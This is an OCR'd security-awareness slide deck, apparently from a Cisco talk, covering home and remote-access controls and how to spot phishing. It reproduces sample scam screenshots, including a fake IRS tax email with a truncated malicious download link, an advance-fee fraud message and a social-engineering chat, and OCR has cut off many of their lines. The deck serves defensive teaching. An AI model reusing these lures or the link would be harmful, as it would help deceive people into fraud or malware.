
Complete Host and Remote Access



Security Domains to Consider



Cisco's Capabilities




Process

Automate and Enforce

- Remove ADMIN writes on family or employee systems
- Force VPN when off network (AnyConnect auto connect)
- Access Control – Posture
- Auto block sites with potential risk (reputation security)
- Automate updates
- Standardize host configuration

People

Speak With People


- Talk to your family about phishing
- Use secure passwords or long pass phrases
- Read your own public profiles
- Question something before installing
- Question something before providing login information

Example for kids: That is your friend in the game, but what if it is an old creepy hairy person? How would you know?


Phishing Tactics

- Language may be broken
- Conversation is open ended (can apply to anybody)
- Subject line is generic “Urgent” or “Immediate Action”
- Links
  - TinyURL
  - QR Codes
  - Unusual links (healthequa1ty.com)
- Ask for a quick decision on something

Key point: It’s never wrong to confirm somebody’s identity or stop and question if something is real


Taxes
Overdue on Realty Tax - Message (Plai...
File
Message
Tell me what you want to do...
Reply
Reply All
Forward
Delete
Respond
Move
Tags
Editing
Zoom
MyAnalytics
Fri 3/3/2017 7:45 AM
Overdue on Realty Tax
To
We removed extra line breaks from this me
Dear Citizen,
My name is I am the t
My division is responsible for informing
citizens on issues related to tax proced
In the present case, I have to notify you
property. To the point, there is the tax
such delays for 4-6 months, but in your
relevant measures to remedy the situa
Particularly for your convenience, our s
It contains the full information regardir
chart of overdue payments for each m
Please download the report directly fro
http://libraszoftver.hu/components/c
Please study the document as soon as
to contact your tax manager and provic
the problem. Else, significant charges a
Kindest Regards,
Realty Tax Division
Internal Revenue Service
Re: Reply
Spam x
Cheng Yong <info@cheng.jp>
to
Be careful with this message. Similar messages were used to steal people's per
information. Learn more
I am Mr. Cheng Yong I have a lucrative/confidential proposal that may interest you, I find it pleasurable to offer you my partnership in business of $40 Million United States Dollars, I will send you the full details and more information about myself and the funds.If are interested kindly reply my email for more details (cyong4101@gmail.com).
Get Windows 10
Windows Update
Learn more on windows.com
Great, your upgrade is reserved!
u'll get a notification when it's
osoft. Privacy statement.
AskVG.com
Send confirmation
iB download. ISP fees may apply.

Er tity



Hey do I know you?

8:42pm

Emily Williams

I thought I knew you from Hungry Howie days

8:45pm

Dang your right that was forever ago hahaha

8:47pm

Sorry, I had to look at a photo haha those were wild days! 🙂 I hope life has treated you like gold!

9:10pm

Emily Williams

Yea it's been years. Ran into Derrick in NYC a while ago but outside that haven't seen people since I left b town

9:14pm

Were still rockin it in b-town! I started my own business, and do Films now! I just finished my 3rd film acting, and am bout to direct my first, and am writing my first screenplay:) I'm super excited! 😃

9:16pm

Sent from Brandon, FL

ve

et's

s.

Happy Holidays!

Download The Cyber Defense Comic

https://tinyurl.com/ycwt2moz

https://tinyurl.com/y6uurzuu

jomuniz@cisco.com

Security is a **Journey** … not a **Destination**!

QUESTION AND ANSWER TIME!

Your performance improvement is our measure of success.

Thank You!